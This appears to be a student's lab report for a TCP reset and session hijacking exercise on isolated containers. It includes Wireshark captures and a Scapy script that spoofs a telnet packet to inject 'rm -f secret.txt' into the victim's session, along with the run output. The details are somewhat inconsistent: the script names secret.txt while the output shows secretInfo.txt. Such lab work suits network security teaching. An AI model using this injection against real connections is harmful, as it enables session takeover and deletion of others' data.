3321	2021-12-01 02:06:39.942719342	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3325	2021-12-01 02:06:39.942895657	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3350	2021-12-01 02:06:40.150383123	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3352	2021-12-01 02:06:40.150551057	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3391	2021-12-01 02:06:40.412627021	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3393	2021-12-01 02:06:40.412776924	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3624	2021-12-01 02:06:42.000618880	10.9.0.6	10.9.0.7	TELNET	70	Telnet Data ...
3626	2021-12-01 02:06:42.000852356	10.9.0.7	10.9.0.6	TELNET	70	Telnet Data ...
3630	2021-12-01 02:06:42.001657588	10.9.0.7	10.9.0.6	TELNET	78	Telnet Data ...
3892	2021-12-01 02:06:43.571217815	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3933	2021-12-01 02:06:43.804988211	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3962	2021-12-01 02:06:43.937583550	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3989	2021-12-01 02:06:44.087680950	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
4053	2021-12-01 02:06:44.635694151	10.9.0.6	10.9.0.7	TELNET	70	Telnet Data ...
4059	2021-12-01 02:06:44.636639029	10.9.0.7	10.9.0.6	TELNET	70	Telnet Data ...
4067	2021-12-01 02:06:44.650860108	10.9.0.7	10.9.0.6	TELNET	478	Telnet Data ...
4068	2021-12-01 02:06:44.650869183	10.9.0.7	10.9.0.6	TELNET	478	[TCP Fast Retra
4071	2021-12-01 02:06:44.651122896	10.9.0.7	10.9.0.6	TELNET	152	Telnet Data ...
4075	2021-12-01 02:06:44.655346593	10.9.0.7	10.9.0.6	TELNET	89	Telnet Data ...




The list **TELNET** packet was seen and analyzed for the skeleton code filling



Attack:

Will make a python file and will add the skeleton code with changing captured.


Adding data



Will change data in the skeleton code and will run that


- Src ip: 10.9.0.7 ------ src port = 23
- Dst ip: 10.9.0.6 ------ dst port = 41158
- Next Seq = 3881749833


Next sequence is used to follow the three-way handshake; as next sequence number will be passed.



Executing the file after editing

Meanwhile the connection developed was removed





Thus the established connection was removed.


Task 3: TCP Session Hijacking

Introduction:


In this attack a TCP session is hijacked and malicious thing will be done such as deleting a file.

Going and creating file:

Now we are creating a file in the victim container/machine that will be deleted later on.




We created the two files and will delete the secret.txt after hijacking.




Developing connection :

By using telnet command the connection was developed between user1 & user2




Wireshark:

Going to analyze by using Wireshark and will fill the skeleton code respectively. And will then complete the given skeleton code as following:



No.	Time	Source	Destination	Protocol	Length	Info
2189	2021-12-01 04:05:52.946972499	10.9.0.6	10.9.0.5	TELNET	92	Telnet Data ...
2197	2021-12-01 04:05:52.952125422	10.9.0.5	10.9.0.6	TELNET	80	Telnet Data ...
2198	2021-12-01 04:05:52.952142426	10.9.0.5	10.9.0.6	TELNET	80	[TCP Fast Retrans
2201	2021-12-01 04:05:52.952207484	10.9.0.5	10.9.0.6	TELNET	83	Telnet Data ...
2205	2021-12-01 04:05:52.952273566	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2206	2021-12-01 04:05:52.952287335	10.9.0.6	10.9.0.5	TELNET	71	[TCP Fast Retrans
2209	2021-12-01 04:05:52.952375035	10.9.0.6	10.9.0.5	TELNET	77	Telnet Data ...
2213	2021-12-01 04:05:52.952469682	10.9.0.5	10.9.0.6	TELNET	86	Telnet Data ...
2217	2021-12-01 04:05:52.952632994	10.9.0.6	10.9.0.5	TELNET	102	Telnet Data ...
2221	2021-12-01 04:05:52.952961168	10.9.0.5	10.9.0.6	TELNET	71	Telnet Data ...
2225	2021-12-01 04:05:52.953097688	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2229	2021-12-01 04:05:52.953276533	10.9.0.5	10.9.0.6	TELNET	71	Telnet Data ...
2233	2021-12-01 04:05:52.953355929	10.9.0.5	10.9.0.6	TELNET	88	Telnet Data ...
2237	2021-12-01 04:05:52.953514366	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2241	2021-12-01 04:05:52.958819676	10.9.0.5	10.9.0.6	TELNET	88	Telnet Data ...
2571	2021-12-01 04:05:55.095826292	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
2575	2021-12-01 04:05:55.096129999	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
11008	2021-12-01 04:06:52.956059251	10.9.0.5	10.9.0.6	TELNET	105	Telnet Data ...
11092	2021-12-01 04:06:53.249565457	10.9.0.5	10.9.0.6	TELNET	74	[TCP Spurious Ret
11093	2021-12-01 04:06:53.249569438	10.9.0.5	10.9.0.6	TELNET	74	[TCP Spurious Ret



Attack:

Making a file of python that consist of the skeleton and the data captured from Wireshark, given below:

```
Transmission Control Protocol, Src Port: 2
    Source Port: 23
    Destination Port: 39240
    [Stream index: 433]
    [TCP Segment Len: 1]
    Sequence number: 3951976141
    [Next sequence number: 3951976142]
    Acknowledgment number: 79609867
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
  ▸ Checksum: 0x1444 incorrect, should be 0x
    [Checksum Status: Bad]
    [Calculated Checksum: 0x5861]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP),
```

The code changed accordingly

seedsLab_usman_musaab [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Text Editor

Open sessionHijack.py ~/Desktop/Labsetup/volumes Save


```python
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.5", dst="10.9.0.6")

tcp = TCP(sport=23, dport=39240, flags="A", seq=3951976141,
ack=79609867)

data = "\rrm -f secret.txt\r"

pkt = ip/tcp/data

ls(pkt)


send(pkt, verbose=0)


```


There is a command in data that will help in deletion

Executed the code

```
options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'\rrm -f secretInfo.txt\r' (b'')
[12/01/21]seed@VM:~/.../volumes$
[12/01/21]seed@VM:~/.../volumes$ sudo python3 sessionHijack.py
version    : BitField  (4 bits)                 = 4               (4)
ihl        : BitField  (4 bits)                 = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.9.0.5'      (None)
dst        : DestIPField                        = '10.9.0.6'      (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 23              (20)
dport      : ShortEnumField                     = 39240           (80)
seq        : IntField                           = 3951976141      (0)
ack        : IntField                           = 79609867        (0)
dataofs    : BitField  (4 bits)                 = None            (None)
reserved   : BitField  (3 bits)                 = 0               (0)
flags      : FlagsField  (9 bits)               = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
